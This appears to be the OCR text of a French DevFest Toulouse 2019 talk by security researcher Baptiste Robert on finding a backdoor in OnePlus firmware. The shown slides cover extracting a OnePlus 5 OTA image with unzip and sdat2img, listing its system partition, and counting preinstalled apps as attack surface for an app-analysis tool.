DevFest
Toulouse 2019

L'histoire de la découverte d'une backdoor signée Oneplus

DevFest Toulouse - Jeudi 3 Octobre, 2019

Elliot Alderson
@fs0c131y

Baptiste Robert

- baptiste robert
- baptiste robert **faceapp**
- baptiste robert **hacker**
- baptiste robert **security**
- baptiste robert **elliot alderson**
- baptiste robert **lrem**
- baptiste robert **toulouse**
- baptiste robert **twitter**
- baptiste robert **linkedin**
- baptiste robert **chercheur**

Whoami

- French security researcher known under the pseudonym Elliot Alderson on Twitter
- I love to break things, especially Android apps
- Sometimes, I find some cool stuff
- I have a lot of enemies in India

Il était une fois…

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

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Extraction du Firmware

Extraction du Firmware

Version officielle Version beta

OnePlus 5

Modifier

Version

9.0.8

Mise à jour sur

August 8, 2019

Taille

1.77 GB

MD5

905c024f35dd70ca5a0b2d73b95c3f68

Download

Pensez à sauvegarder vos données avant d'envoyer votre appareil.

Extraction du Firmware

```
fs0c131y@Elliots-MacBook-Pro:~$ unzip OnePlus5Oxygen_23_OTA_019_all_1710311604_11573682a759c.zip -d contents
Archive:  OnePlus5Oxygen_23_OTA_019_all_1710311604_11573682a759c.zip
signed by SignApk
 extracting: contents/system.patch.dat
  inflating: contents/META-INF/com/android/metadata
  inflating: contents/META-INF/com/google/android/update-binary
  inflating: contents/META-INF/com/google/android/updater-script
  inflating: contents/RADIO/static_nvbk.bin
  inflating: contents/boot.img
  inflating: contents/firmware-update/BTFM.bin
  inflating: contents/firmware-update/NON-HLOS.bin
  inflating: contents/firmware-update/abl.elf
  inflating: contents/firmware-update/adspso.bin
  inflating: contents/firmware-update/cmnlib.mbn
  inflating: contents/firmware-update/cmnlib64.mbn
  inflating: contents/firmware-update/devcfg.mbn
  inflating: contents/firmware-update/hyp.mbn
  inflating: contents/firmware-update/keymaster.mbn
  inflating: contents/firmware-update/logo.bin
  inflating: contents/firmware-update/pmic.elf
  inflating: contents/firmware-update/rpm.mbn
  inflating: contents/firmware-update/tz.mbn
  inflating: contents/firmware-update/xbl.elf
  inflating: contents/system.new.dat
  inflating: contents/system.transfer.list
  inflating: contents/META-INF/com/android/otacert
  inflating: contents/META-INF/MANIFEST.MF
  inflating: contents/META-INF/CERT.SF
  inflating: contents/META-INF/CERT.RSA
```

Extraction du Firmware

```
fs0c131y@Elliots-MacBook-Pro:~/contents$ ls -Slhr
total 6055248
-rw-r--r--@  1 fs0c131y  staff     0B Jan  1  2009 system.patch.dat
drwxr-xr-x@  3 fs0c131y  staff    96B Sep 11 22:27 RADIO/
drwxr-xr-x@  6 fs0c131y  staff   192B Sep 11 22:28 META-INF/
drwxr-xr-x@ 16 fs0c131y  staff   512B Sep 11 22:27 firmware-update/
-rw-r--r--@  1 fs0c131y  staff   136K Jan  1  2009 system.transfer.list
-rw-r--r--@  1 fs0c131y  staff    18M Jan  1  2009 boot.img
-rw-r--r--@  1 fs0c131y  staff   2.9G Jan  1  2009 system.new.dat
```

Extraction du Firmware

xpirt / **sdat2img**

Watch 40 | Star 481 | Fork 294

Code | Issues 1 | Pull requests 1 | Projects 0 | Wiki | Security | Insights

Convert sparse Android data image to filesystem ext4 image

android | sdat2img | python

42 commits | **1** branch | **0** releases | **9** contributors

Branch: **master** | New pull request | Create new file | Upload files | Find File | Clone or download

xpirt sdat2img.py: revert to write access mode only ... Latest commit `1b08432` on 30 Oct 2018

README.md	add note for google brotli format	11 months ago
sdat2img.py	sdat2img.py: revert to write access mode only	11 months ago

README.md

sdat2img

Convert sparse Android data image (.dat) into filesystem ext4 image (.img)

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
Extraction du Firmware

```
fs0c131y@Elliots-MacBook-Pro:/Volumes/Linux$ ll
total 9544
dr-xr-xr-x@ 21 root  wheel   4.0K Jan  1  1970 ./
drwxr-xr-x@  6 root  wheel   192B Sep 11 23:35 ../
dr-xr-xr-x  95 root  wheel   4.0K Dec 31  2008 app/
dr-xr-xr-x   3 root  2000    8.0K Dec 31  2008 bin/
dr-xr-xr-x   2 root  wheel   4.0K Dec 31  2008 bpm/
-r--r--r--   1 root  wheel    11K Dec 31  2008 build.prop
dr-xr-xr-x  22 root  wheel   8.0K Dec 31  2008 etc/
dr-xr-xr-x   2 root  wheel   4.0K Dec 31  2008 fake-libs/
dr-xr-xr-x   2 root  wheel   4.0K Dec 31  2008 fake-libs64/
dr-xr-xr-x   2 root  wheel   8.0K Dec 31  2008 fonts/
dr-xr-xr-x   5 root  wheel   4.0K Dec 31  2008 framework/
dr-xr-xr-x   8 root  wheel    12K Dec 31  2008 lib/
dr-xr-xr-x   6 root  wheel    12K Dec 31  2008 lib64/
dr-x------   2 root  wheel   4.0K Jan  1  1970 lost+found/
dr-xr-xr-x   5 root  wheel   4.0K Dec 31  2008 media/
dr-xr-xr-x  77 root  wheel   4.0K Dec 31  2008 priv-app/
-r--r--r--   1 root  wheel   4.5M Dec 31  2008 recovery-from-boot.p
dr-xr-xr-x   6 root  wheel   4.0K Dec 31  2008 reserve/
dr-xr-xr-x   5 root  wheel   4.0K Dec 31  2008 rfs/
dr-xr-xr-x   3 root  wheel   4.0K Dec 31  2008 tts/
dr-xr-xr-x   9 root  wheel   4.0K Dec 31  2008 usr/
dr-xr-xr-x  11 root  2000    4.0K Dec 31  2008 vendor/
dr-xr-xr-x   2 root  2000    4.0K Dec 31  2008 xbin/
```

Surface D’attaque

Surface D'attaque



Surface D’attaque

Applications Systèmes

- Situé dans la partition /system/app et /system/priv-app
- Préinstallés par les fabricants de téléphones
- Ne peut pas être désinstallés
- Tout les droits!

Surface D'attaque

- app → **93 apps**
- bin
- lib
- lib64
- media → **142 apps**
- priv-app → **75 apps**
- reserve → **4 apps**
- vendor
  - app → **6 apps**
  - lib
  - lib64

Surface D’attaque

320 applications!

AppAnalyser

AppAnalyser

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
AppAnalyser



AndroidManifest.xml

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

activity

AndroidManifest.xml

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

activity

receiver

AndroidManifest.xml

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AppAnalyser

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
